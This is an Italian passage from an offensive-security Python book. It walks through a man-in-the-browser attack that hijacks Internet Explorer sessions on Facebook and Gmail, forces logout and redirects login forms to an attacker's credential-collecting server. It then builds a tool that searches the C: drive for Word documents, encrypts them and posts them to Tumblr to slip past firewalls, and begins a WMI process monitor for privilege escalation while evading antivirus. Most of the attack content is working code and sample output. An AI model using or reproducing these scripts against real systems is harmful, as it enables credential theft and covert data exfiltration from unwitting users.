Questo è il nostro loop principale, dove monitoriamo la sessione del browser del nostro target in relazione ai siti dei quali vogliamo rubare le credenziali. Iniziamo iterando attraverso tutti gli oggetti Internet Explorer attualmente in esecuzione ❶, inclusi i tab attivi nelle moderne versioni di IE. Se scopriamo che il target sta visitando uno dei nostri siti predefiniti ❷, allora possiamo iniziare con la logica principale del nostro attacco. Il primo passo consiste nel determinare se abbiamo già eseguito un attacco nei confronti di questo target ❸; se lo abbiamo fatto, non lo eseguiamo nuovamente (questo ha uno svantaggio, poiché, se l'utente non inserisce correttamente la sua password, potete perdere le sue credenziali; vi lascio come compito a casa la ricerca di una soluzione).

Proviamo poi a vedere se il sito target ha una URL di logout semplice alla quale possiamo fare il reindirizzamento ❹ e, in questo caso, forziamo il browser a farlo. Se un sito target (come Facebook) richiede che l'utente trasmetta un form per forzare il logout, iniziamo a iterare sul DOM ❺ e, quando scopriamo l'elemento HTML ID registrato con il form di logout ❻, forziamo l'invio del form. Dopo che l'utente è stato reindirizzato al form di login, modifichiamo la destinazione del form per fare il post di username e password a un server che controlliamo ❼, quindi aspettiamo che l'utente effettui il login. Notate che aggiungiamo l'hostname del nostro sito target alla fine della

URL del nostro server HTTP che raccoglie le credenziali. Facciamo questo in modo che il server HTTP sappia a quale sito reindirizzare il browser dopo aver raccolto le credenziali.

Noterete la funzione `wait_for_browser`, chiamata qualche linea sopra; è una semplice funzione che aspetta che il browser completi un'operazione come la navigazione verso una nuova pagina o l'attesa del caricamento completo di una pagina. Aggiungiamo questa funzionalità inserendo il seguente codice sopra il loop principale del nostro script:

```
def wait_for_browser(browser):  
    # aspetta che il browser finisca di caricare la pagina  
    while browser.ReadyState != 4 and browser.ReadyState != "complete":  
        time.sleep(0.1)  
    return
```

Piuttosto semplice. Stiamo aspettando che il DOM venga completamente caricato prima di consentire al resto del nostro script di continuare l'esecuzione. Questo ci consente di rilevare in modo attento ogni modifica al DOM o operazioni di parsing.

Creazione del server

Ora che abbiamo definito il nostro script di attacco, creiamo un server HTTP molto semplice che consenta di raccogliere le credenziali che gli vengono trasmesse. Aprite un nuovo file chiamato `cred_server.py` e copiate il seguente codice:

```
import SimpleHTTPServer  
import SocketServer  
import urllib  
  
class CredRequestHandler(SimpleHTTPServer.SimpleHTTPRequestHandler):  
    def do_POST(self):  
        content_length = int(self.headers['Content-Length']) ❶  
        creds = self.rfile.read(content_length).decode('utf-8') ❷  
        print creds ❸  
        site = self.path[1:] ❹  
        self.send_response(301)  
        self.send_header('Location', urllib.unquote(site)) ❺  
        self.end_headers()  
  
server = SocketServer.TCPServer(('0.0.0.0', 8080), CredRequestHandler) ❻  
server.serve_forever()
```

Questa semplice porzione di codice rappresenta il nostro server HTTP. Inizializziamo la classe base `TCPServer` con l'IP e la porta e poi con la classe `CredRequestHandler` ❻ che si occuperà della gestione delle richieste HTTP POST. Quando il nostro server riceve una richiesta dal browser del target, leggiamo l'header `Content-Length` ❶ per stabilire la

dimensione della richiesta, quindi leggiamo il suo contenuto ❷ e lo stampiamo ❸. Recuperiamo poi il sito originario (Facebook, Gmail ecc.) ❹ e forziamo il browser del target a fare il reindirizzamento ❺ alla pagina principale del sito target. Una funzionalità aggiuntiva che potreste aggiungere è l'invio di una e-mail a voi stessi ogni volta che le credenziali sono ricevute, in modo che possiate provare a fare il login usando le credenziali del target prima che questo possa cambiare la sua password. Facciamolo girare.

Prova su strada

Avviate una nuova istanza di IE ed eseguite i vostri script *mitb.py* e *cred_server.py* in finestre separate. Prima di tutto potete navigare su vari siti web per accertarvi di non vedere strani comportamenti. Ora andate su Facebook o Gmail e provate a fare il login. Nella finestra del vostro *cred_server.py*, dovrete vedere qualcosa di simile al seguente, usando Facebook come esempio:

```
C:\>python.exe cred_server.py
```

```
1sd=AVog7lRe&email=justin@nostarch.com&pass=pyth0nrocks&default_persistent=0&time  
localhost -- [12/Mar/2014 00:03:50] "POST /www.facebook.com HTTP/1.1" 301 --
```

Potete vedere chiaramente le credenziali e poi il reindirizzamento del browser, da parte del server, verso la schermata di login principale. Potete anche eseguire un test dove avete IE in esecuzione e siete già autenticati su Facebook; a questo punto provate a eseguire lo script *mitb.py* e potete vedere come questo forza il logout. Ora che possiamo rubare in questo modo le credenziali dell'utente, vediamo come IE può aiutarci a estrarre informazioni dalla rete del target.

Estrarre i dati con Internet Explorer COM

Guadagnare l'accesso alla rete di un target è solamente una parte della battaglia. Vorrete essere in grado di recuperare documenti, fogli di calcolo o altri dati del vostro sistema target. A seconda dei meccanismi di difesa utilizzati, questa ultima parte del vostro attacco potrebbe rivelarsi complicata. Potrebbero esserci sistemi locali o remoti (o una combinazione dei due) che lavorano per validare processi aprendo connessioni remote, e quindi processi che dovrebbero essere in grado di inviare informazioni o avviare connessioni al di fuori della rete interna.

Un ricercatore canadese che si occupa di sicurezza, Karim Nathoo, ha messo in evidenza che IE COM automation ha il meraviglioso beneficio di utilizzare il processo *lexplore.exe*, del quale tipicamente ci si fida, per estrarre informazioni dalla rete. Creeremo uno script Python che prima cercherà documenti Microsoft Word sul file-system locale. Quando viene trovato un documento, lo script lo cifrerà usando una crittografia a chiave pubblica.

NOTA

Il package (Python) PyCrypto può essere installato da:

<http://www.voidspace.org.uk/python/modules.shtml#pycrypto/>.

Dopo che il documento è stato cifrato, lo pubblicheremo in modo automatizzato su un blog di *tubmlr.com*. Questo ci consente di recuperare il documento quando vogliamo senza che nessun altro sia in grado di decifrarlo. Usando un sito sicuro come Tumblr, dovremmo anche essere in grado di superare ogni blacklist che un firewall o proxy potrebbe avere. Questo ci evita di correre il rischio di non essere in grado di inviare il documento a un indirizzo IP o server web che controlliamo. Iniziamo inserendo alcune funzioni di supporto all'interno del nostro script di estrazione dei dati. Aprite un file *ie_exfil.py* e inserite il seguente codice:

```
import win32com.client
import os
import fnmatch
import time
import random
import zlib
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP
doc_type = ".doc"
username = "test@test.com"
password = "testpassword"
```



```

public_key = ""

def wait_for_browser(browser):
    # aspetta che il browser termini di caricare la pagina
    while browser.ReadyState != 4 and \
    browser.ReadyState != "complete":
        time.sleep(0.1)
    return

```

Stiamo solo creando i nostri import, i tipi di documento che cercheremo, i nostri username e le password su Tumblr e un segnaposto per la nostra chiave pubblica, che genereremo più tardi. Ora aggiungiamo le nostre routine di cifratura in modo da poter cifrare il nome del file e i contenuti.

```

def encrypt_string(plaintext):
    chunk_size = 256
    print "Compressing: %d bytes" % len(plaintext)
    plaintext = zlib.compress(plaintext) ❶
    print "Encrypting %d bytes" % len(plaintext)
    rsakey = RSA.importKey(public_key) ❷
    rsakey = PKCS1_OAEP.new(rsakey)
    encrypted = ""
    offset = 0
    while offset < len(plaintext): ❸
        chunk = plaintext[offset:offset+chunk_size]
        if len(chunk) % chunk_size != 0: ❹
            chunk += " " * (chunk_size - len(chunk))
        encrypted += rsakey.encrypt(chunk)
        offset += chunk_size
    encrypted = encrypted.encode("base64") ❺
    print "Base64 encoded crypto: %d" % len(encrypted)
    return encrypted

def encrypt_post(filename):
    # apri e leggi il file
    fd = open(filename, "rb")
    contents = fd.read()
    fd.close()
    encrypted_title = encrypt_string(filename) ❻
    encrypted_body = encrypt_string(contents)
    return encrypted_title, encrypted_body

```

La nostra funzione `encrypt_post` si occupa di prendere il nome del file e restituire sia il nome del file sia il suo contenuto cifrati base64. Prima chiamiamo la funzione

`encrypt_string` ❹, che si occupa del grosso del lavoro, passandole il nome del nostro file target, che diventerà il titolo del blog post su Tumblr. Il primo punto della nostra funzione `encrypt_string` è applicare la compressione `zlib` sul file ❶, prima di creare l'oggetto di cifratura a chiave pubblica RSA ❷ usando la nostra chiave pubblica. Iniziamo poi a cifrare i contenuti del file, in modo ciclico ❸ prendendo 256 byte per volta, che è la dimensione massima della cifratura RSA usando `PyCrypto`. Quando incontriamo l'ultimo blocco del file ❹, se non è lungo 256 byte, lo riempiamo con spazi per assicurarci di poterlo decifrare con successo dall'altro capo. Dopo che costruiamo l'intera stringa, la codifichiamo ❺ `base64` prima di restituirla. Usiamo una codifica `base64` in modo da poter pubblicare sul nostro blog Tumblr facilmente evitando strani problemi di codifica.

Ora che abbiamo impostato le nostre routine di cifratura, iniziamo ad aggiungere la logica per gestire il login e la navigazione nella dashboard di Tumblr. Sfortunatamente, sul Web non si trovano modi semplici e veloci per realizzare questa azione: ho speso 30 minuti usando Google Chrome e i suoi tool di sviluppo per ispezionare ogni elemento HTML di cui ho bisogno. Inoltre è utile notare che, attraverso la pagina delle impostazioni di Tumblr, ho impostato la modalità di editing su *plaintext*, la quale disabilita il loro noioso editor basato su JavaScript. Se desiderate usare un servizio diverso, anche voi dovrete capire le sincronizzazioni, le interazioni con il DOM e gli elementi HTML richiesti. Fortunatamente Python rende queste automatizzazioni molto semplici. Aggiungiamo un altro po' di codice!

```
def random_sleep(): ❶
    time.sleep(random.randint(5,10))
    return

def login_to_tumblr(ie):
    # recupera tutti gli elementi del documento
    full_doc = ie.Document.all ❷
    # itera per cercare il form di login
    for i in full_doc:
        if i.id == "signup_email": ❸
            i.setAttribute("value",username)
        elif i.id == "signup_password":
            i.setAttribute("value",password)
        random_sleep()
    # si possono presentare differenti homepage
    try:
        if ie.Document.forms[0].id == "signup_form": ❹
            ie.Document.forms[0].submit()
    else:
        ie.Document.forms[1].submit()
```

```

except IndexError, e:
    pass
    random_sleep()
# il form di login è il secondo della pagina
wait_for_browser(ie)
return

```

Creiamo una semplice funzione chiamata `random_sleep` ❶ che andrà in sleep per un periodo casuale di tempo; questa è pensata per consentire al browser di eseguire i task che potrebbero non registrare eventi con il DOM per segnalare che sono completati. Inoltre fa in modo che il browser appaia un po' più umano. La nostra funzione `login_to_tumblr` inizia a recuperare tutti gli elementi nel DOM ❷, cerca i campi e-mail e password ❸ e li imposta ai valori delle credenziali che abbiamo fornito (non dimenticate di creare un account). Tumblr può presentare una schermata di login leggermente differente per ogni visita, per cui la seguente porzione di codice ❹ semplicemente prova a trovare il form di login e di conseguenza a trasmetterlo. Dopo che questo codice viene eseguito, dovremmo aver fatto con successo il login sulla dashboard di Tumblr ed essere pronti per inviare alcune informazioni. Aggiungiamo questo codice.

```

def post_to_tumblr(ie,title,post):
    full_doc = ie.Document.all
    for i in full_doc:
        if i.id == "post_one":
            i.setAttribute("value",title)
            title_box = i
            i.focus()
        elif i.id == "post_two":
            i.setAttribute("innerHTML",post)
            print "Set text area"
            i.focus()
        elif i.id == "create_post":
            print "Found post button"
            post_form = i
            i.focus()
    # Muovi il focus lontano dal main context box
    random_sleep()
    title_box.focus() ❶
    random_sleep()
    # fai il post del form
    post_form.children[0].click()
    wait_for_browser(ie)

```

```
random_sleep()
return
```

A questo punto nessuna parte di questo codice dovrebbe sembrarvi nuova. Stiamo semplicemente cercando nel DOM il punto dove fare il post del titolo e del body del nostro documento. La funzione `post_to_tumblr` riceve un'istanza del browser, il nome del file e il suo contenuto, cifrati, dei quali fare il post. Un piccolo trucco (imparato osservando nei tool di sviluppo di Chrome) ❶ è che dobbiamo spostare il focus lontano dalla porzione di contenuto principale del post, in modo che il JavaScript di Tumblr abiliti il pulsante **Post**. Questi piccoli e ingegnosi trucchi sono importanti da annotare nel caso applichiate questa tecnica ad altri siti. Ora che possiamo fare il login e pubblicare su Tumblr, facciamo gli ultimi ritocchi al nostro script.

```
def exfiltrate(document_path):
    ie = win32com.client.Dispatch(
        "InternetExplorer.Application") ❶
    ie.Visible = 1 ❷
    # vai su tumblr e fai il login
    ie.Navigate("http://www.tumblr.com/login")
    wait_for_browser(ie)
    print "Logging in..."
    login_to_tumblr(ie)
    print "Logged in...navigating"
    ie.Navigate("https://www.tumblr.com/new/text")
    wait_for_browser(ie)
    # cifra il file
    title,body = encrypt_post(document_path)
    print "Creating new post..."
    post_to_tumblr(ie,title,body)
    print "Posted!"
    # Distruggi l'istanza di IE
    ie.Quit() ❸
    ie = None
    return

# loop principale per la ricerca dei documenti
for parent, directories, filenames in os.walk("C:\\"): ❹
    for filename in fnmatch.filter(filenames,"*%s" % doc_type):
        document_path = os.path.join(parent,filename)
        print "Found: %s" % document_path
        exfiltrate(document_path)
        raw_input("Continue?")
```

La nostra funzione `exfiltrate` verrà chiamata per ogni documento che vogliamo archiviare su Tumblr. Questa innanzi tutto crea una nuova istanza di un oggetto Internet Explorer COM ❶ e la cosa bella è che potete impostare il processo in modo che sia visibile o meno ❷. Per fare il debug, lasciatelo impostato a 1, ma, per avere la massima segretezza, dovete impostarlo a 0. Questo è molto utile se, per esempio, il vostro trojan rileva altre attività in corso; in questo caso, potete iniziare a estrarre documenti, il che potrebbe aiutare a mischiare le vostre attività con quelle dell'utente. Dopo che chiamiamo tutte le nostre funzioni, chiudiamo l'istanza di IE ❸ e usciamo dalla funzione. L'ultima parte del nostro script ❹ si occupa di muoversi nella directory `C:\` del sistema target per cercare dei file che hanno estensione come quella da noi cercata (`.doc` in questo caso). Ogni volta che viene trovato un file, semplicemente passiamo il percorso completo del file alla nostra funzione `exfiltrate`.

Ora che il codice principale è pronto per l'uso, dobbiamo creare velocemente uno script per la generazione della chiave RSA, così come uno script che si occupi della decifratura; lo possiamo usare dandogli in pasto un blocco di testo Tumblr cifrato, e lui ci restituirà il testo semplice (*plain text*). Iniziamo con l'aprire un file `keygen.py` e inserirci il seguente codice:

```
from Crypto.PublicKey import RSA
new_key = RSA.generate(2048, e=65537)
public_key = new_key.publickey().exportKey("PEM")
private_key = new_key.exportKey("PEM")
print public_key
print private_key
```

Tutto qui (Python è così potente che vi permette di generare le chiavi in una manciata di linee di codice). Questo script stampa sia la chiave privata sia quella pubblica. Copiate la chiave pubblica nel vostro script `ie_exfil.py`, quindi aprite un nuovo file Python chiamato `decryptor.py` e inseriteci il seguente codice (copiate la chiave privata e incollatela assegnandola alla variabile `private_key`):

```
import zlib
import base64

from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP

private_key = """###PASTE PRIVATE KEY HERE###"""
rsa_key = RSA.importKey(private_key) ❶
rsa_cipher = PKCS1_OAEP.new(rsa_key)

chunk_size= 256
offset      = 0
decrypted = ""
encrypted = base64.b64decode(encrypted) ❷
```

```

while offset < len(encrypted):
    decrypted += rsakey.decrypt(
        encrypted[offset:offset+chunk_size]) ❸
    offset += chunk_size
# ora decomprimiamo l'originale
plaintext = zlib.decompress(decrypted) ❹
print plaintext

```

Perfetto! Stiamo semplicemente istanziando la nostra classe `RSA` con la chiave privata ❶ e subito dopo stiamo decodificando base64 ❷ il nostro post recuperato da Tumblr. In modo simile al nostro loop di codifica, semplicemente prendiamo gruppi da 256 byte ❸ e li decifriamo, ricostruendo pian piano la nostra stringa originale in plain text. Il passo finale ❹ consiste nel decomprimere il payload, visto che precedentemente lo avevamo compresso.

Prova su strada

C'è un mucchio di codice sparso in giro in questo programma, ma è piuttosto facile da usare. Semplicemente eseguite il vostro script *ie_exfil.py* da un host Windows e aspettate che indichi di aver pubblicato con successo su Tumblr. Se lasciate Internet Explorer visibile, dovrete essere in grado di vedere l'intero processo. Dopo che ha terminato, dovrete essere in grado di navigare sulla vostra pagina di Tumblr e vedere qualcosa simile alla [Figura 9.1](#).




Figura 9.1 - Il nome del file cifrato.

Come potete vedere, c'è un grosso blob cifrato, e questo è il nome cifrato del nostro file. Se scorrete giù, vedrete chiaramente che il titolo finisce dove il font non è più in grassetto. Se copiate e incollate il titolo nel vostro file *decryptor.py* e lo eseguite, dovrete vedere qualcosa di simile:

```
#:> python decryptor.py
C:\Program Files\Debugging Tools for Windows (x86)\dm1.doc
#:>
```

Perfetto! Il mio script *ie_exfil.py* ha preso un documento dalla directory Windows Debugging Tools, ha caricato il contenuto su Tumblr e io posso decifrare con successo il nome del file. Ora, per recuperare l'intero contenuto del file potreste voler automatizzare le cose usando il trucco che vi ho mostrato nel [Capitolo 5](#) (usare `urllib2` e `HTMLParser`) e che vi lascerò come compito a casa. L'altra cosa da considerare è che nel nostro script *ie_exfil.py* abbiamo riempito gli ultimi 256 byte con degli spazi vuoti e

questo potrebbe danneggiare alcuni formati di file. Un'altra idea per estendere il progetto consiste nel cifrare all'inizio del documento un campo che indica la sua lunghezza originale, prima del riempimento con spazi. Potete quindi leggere questa lunghezza dopo aver decifrato il contenuto del blog post e poi riportare il file alla sua lunghezza originale, rimuovendo gli spazi vuoti.

Scalare i privilegi su Windows

Siete riusciti ad accedere a un'interessante rete Windows. Forse avete fatto leva su un heap overflow remoto oppure vi siete fatti strada attraverso del phishing. È giunto il momento di cercare un modo per scalare i privilegi.

Se siete già SYSTEM o Administrator, probabilmente vorrete conoscere diversi modi per ottenere questi privilegi, perché potrebbe ad esempio capitarvi che, applicando un ciclo di patch, perdiate il vostro accesso. Può anche essere importante avere a disposizione diversi modi per fare *privilege escalation*, perché alcune aziende utilizzano software che potrebbero essere difficili da analizzare nel vostro ambiente normale e potreste non incappare mai in tali software sinché non sarete in un'azienda delle stesse dimensioni o di analoga composizione. In una tipica scalata dei privilegi, sfrutterete delle falle nel codice di un driver o del kernel nativo di Windows, ma se usate un exploit di bassa qualità o si verificano problemi durante l'exploitation, correte il rischio di causare instabilità del sistema. Esploreremo in questo capitolo diverse modalità per scalare i privilegi su Windows.

Nelle grandi imprese, comunemente, gli amministratori di sistema, al fine di automatizzare operazioni ripetitive, schedano task o servizi che eseguiranno processi figli, o VBScript o anche script PowerShell. I produttori, allo stesso modo, spesso forniscono task built-in automatici. Proveremo a trarre vantaggio dalla gestione dei processi con alti privilegi o anche dalla esecuzione di binari accessibili in scrittura anche da parte di utenti con bassi privilegi. Ci sono numerosi modi che potete provare per scalare i privilegi su Windows; noi ne vedremo solamente alcuni. In ogni caso, quando capirete questi concetti chiave potrete espandere i vostri script per iniziare a esplorare altri angoli oscuri del vostro target Windows.

Inizieremo imparando a utilizzare la programmazione Windows WMI per creare un'interfaccia flessibile che monitori la creazione di nuovi processi. Raccoglieremo dati utili come i percorsi dei file, l'utente che ha creato il processo e i privilegi abilitati. Il nostro processo di monitoraggio fornirà poi tutti i percorsi ottenuti a uno script di *file-monitoring* che, in modo continuo, terrà traccia di ogni file creato e di ciò che è scritto in esso. Questo ci dirà su quali file si ha avuto accesso con processi aventi alti privilegi e la

posizione di tali file. Lo step finale consiste nell'intercettare il momento della creazione del file, in modo da poter iniettare del codice che faccia in modo che il processo con alti privilegi esegua una shell dei comandi. Il bello di tutto questo è che non dobbiamo utilizzare alcuna API, per cui possiamo passare inosservati alla maggior parte dei radar dei software antivirus.

Installazione dei prerequisiti

Per poter scrivere i tool di questo capitolo, dobbiamo installare alcune librerie. Se avete seguito le istruzioni della parte iniziale del libro, allora *easy_install* è installato nel vostro sistema e pronto per l'uso. Nel caso in cui non lo sia, tornate indietro al Capitolo 1 e seguite le istruzioni per installarlo. Eseguite il seguente comando in una shell *cmd.exe* della vostra Windows VM:

```
C:\> easy_install pywin32 wmi
```

Se per qualche motivo questo metodo di installazione non funziona, scaricate direttamente l'installer PyWin32 da <http://sourceforge.net/projects/pywin32/>. Fatto ciò, è utile installare un servizio di esempio scritto dai miei revisori tecnici Dan Frisch e Cliff Janzen. Questo servizio emula un set comune di vulnerabilità che abbiamo scoperto nelle reti di grandi aziende e aiuta a illustrare il codice degli esempi di questo capitolo.

1. Scaricate <http://www.nostarch.com/blackhatpython/bhpservice.zip>.
2. Installate il servizio usando lo script batch *install_service.bat*. Assicuratevi di eseguirlo come Administrator.

Dovreste essere pronti, per cui andiamo alla parte divertente!

Creare un processo per il monitoraggio

Ho partecipato a un progetto di Immunity chiamato El Jefe, che fondamentalmente è un semplice sistema di monitoraggio dei processi con un logging centralizzato (<http://eljefe.immunityinc.com/>). Il tool è progettato per essere usato da chi si occupa della difesa dei sistemi, al fine di tracciare la creazione dei processi e l'installazione di malware. Un giorno, durante una consultazione, il mio collega Mark Wuergler suggerì di usare El Jefe come meccanismo per il monitoraggio dei processi eseguiti come SYSTEM nella nostra macchina Windows target. Questo ci avrebbe potuto far dedurre potenziali falle di sicurezza nella gestione di file o nella creazione di processi. La strategia funzionò e, grazie a questa, abbiamo potuto compiere varie scalate di privilegi che ci hanno messo in mano le chiavi del regno.

Il maggiore svantaggio della versione originale di El Jefe è che usava una DLL che veniva iniettata in ogni processo, al fine di intercettare ogni tipo di chiamata alla funzione nativa `CreateProcess`. Usava poi una *named pipe* per comunicare con i client, i quali poi inviavano i dettagli della creazione del processo al server di logging. Il problema con questo approccio è che anche la maggior parte degli antivirus controllano le chiamate a `CreateProcess`, per cui o vi identificano come un malware oppure avrete problemi di instabilità del sistema quando El Jefe è in esecuzione assieme a un antivirus software. Ricreeremo alcune delle funzionalità di monitoring di El Jefe, che tra l'altro saranno basate su tecniche offensive piuttosto che di monitoring. Questo dovrebbe rendere il nostro tool portatile e permetterci di eseguire il nostro codice anche con software antivirus attivati, senza incorrere in alcun problema di instabilità del sistema.

Monitoring dei processi con WMI

Le API WMI permettono al programmatore di monitorare il sistema in merito al verificarsi di certi eventi e ricevere delle callback quando questi si verificano. Faremo leva su questa interfaccia per ricevere una callback ogni qualvolta un processo viene creato. Quando un processo viene creato, cattureremo alcune informazioni importanti per i nostri scopi: il momento in cui il processo è stato creato, l'utente che ha creato il processo, l'eseguibile che è stato lanciato e i suoi argomenti da linea di comando, il process ID e il parent process ID. Questo ci mostrerà ogni processo creato con account ad alti privilegi, in particolare ogni processo che sta chiamando file esterni come VBScript o script batch. Dopo aver raccolto tutte queste informazioni, possiamo anche stabilire quali privilegi sono abilitati sui token del processo. In alcuni rari casi, vedrete dei processi che vengono creati da un utente normale ma ai quali vengono dati privilegi Windows aggiuntivi sui quali potrete fare leva.

Iniziamo creando un semplice script di monitoring che fornisce le informazioni base del processo; poi, a partire da qui, costruiremo il resto, in modo da determinare i privilegi abilitati.

NOTA

Questo codice è stato adattato da quello della pagina Python WMI:
(<http://timgolden.me.uk/python/wmi/tutorial.html>).

Osservate che, per poter catturare informazioni sui processi con alti privilegi, come ad esempio quelli creati da SYSTEM, dovete eseguire il vostro script di monitoring come Administrator. Iniziamo aggiungendo il seguente codice a *process_monitor.py*:

```
import win32con
import win32api
import win32security
import wmi
import sys
import os

def log_to_file(message):
    fd = open("process_monitor_log.csv", "ab")
    fd.write("%s\r\n" % message)
    fd.close()
    return

# crea un gestore del file di log
log_to_file("Time,User,Executable,CommandLine," \
           "PID,ParentPID,Privileges")
```

```

# istanzia l'interfaccia WMI
c = wmi.WMI() ❶
# crea il nostro monitor del processo
process_watcher = c.Win32_Process.watch_for("creation") ❷
while True:
    try:
        new_process = process_watcher() ❸
        proc_owner = new_process.GetOwner() ❹
        proc_owner = "%s\\%s" % (proc_owner[0],proc_owner[2])
        create_date = new_process.CreationDate
        executable = new_process.ExecutablePath
        cmdline      = new_process.CommandLine
        pid          = new_process.ProcessId
        parent_pid   = new_process.ParentProcessId
        privileges   = "N/A"
        process_log_message = "%s,%s,%s,%s,%s,%s,%s" \
            %(create_date, proc_owner, executable,
              cmdline, pid, parent_pid,privileges)
        print process_log_message
        log_to_file(process_log_message)
    except:
        pass

```

Iniziamo istanziando la classe `WMI` ❶ per poi dirle di tenere sott'occhio gli eventi di creazione dei processi ❷. Leggendo la documentazione di Python WMI, scopriamo che possiamo monitorare la creazione di processi o cancellare eventi. Se decidete di monitorare più nel dettaglio gli eventi dei processi, potete usare questa funzione e vi verrà notificato ogni singolo evento generato dal processo. Entriamo poi nel loop, il quale si blocca sinché `process_watcher` restituisce un nuovo evento del processo ❸. Il nuovo evento del processo è una classe WMI chiamata `Win32_Process` e che contiene tutte le informazioni rilevanti.

NOTA

Documentazione della classe `Win32_Process`:

[http://msdn.microsoft.com/en-us/library/aa394372\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/aa394372(v=vs.85).aspx).

`GetOwner` è un metodo della classe e lo chiamiamo ❹ per stabilire chi ha creato il processo e, a partire da qui, raccogliamo tutte le informazioni che ci interessano, le mostriamo a schermo e le scriviamo su file di log.

Prova su strada

Avviamo il nostro script di monitoraggio dei processi e creiamo alcuni processi per vedere a cosa assomiglia l'output:

```
C:\> python process_monitor.py  
20130907115227.048683-300,JUSTIN-  
V2TRL6LD\Administrator,C:\WINDOWS\system32\notepad.exe,"C:\WINDOWS\system32\note  
,740,508,N/A  
20130907115237.095300-300,JUSTIN-  
V2TRL6LD\Administrator,C:\WINDOWS\system32\calc.exe,"C:\WINDOWS\system32\calc.exe  
,2920,508,N/A
```

Dopo aver avviato lo script, ho eseguito *notepad.exe* e *calc.exe*. Potete vedere che le informazioni vengono mostrate correttamente a schermo e noterete che entrambi i processi hanno lo stesso parent ID, 508, che è il process ID di *explorer.exe* nella mia VM. Potete a questo punto prendere una lunga pausa e lasciare lo script in esecuzione per un giorno, per monitorare tutti i processi, i task schedulati e i vari aggiornamenti di software. Potete anche beccare malware se siete (s)fortunati. È anche utile fare il logout e login nel vostro target, perché gli eventi generati da queste azioni potrebbero indicare processi privilegiati. Ora che abbiamo realizzato un monitor di base dei processi, riempiamo i campi relativi ai privilegi del nostro logging e analizziamo come funzionano i privilegi di Windows e perché sono importanti.

I privilegi di Windows

Un *Windows token* è, per Microsoft: “un oggetto che descrive il contesto di sicurezza di un processo o di un thread.”

NOTA

MSDN - Access Tokens:

<http://msdn.microsoft.com/en-us/library/Aa374909.aspx>.

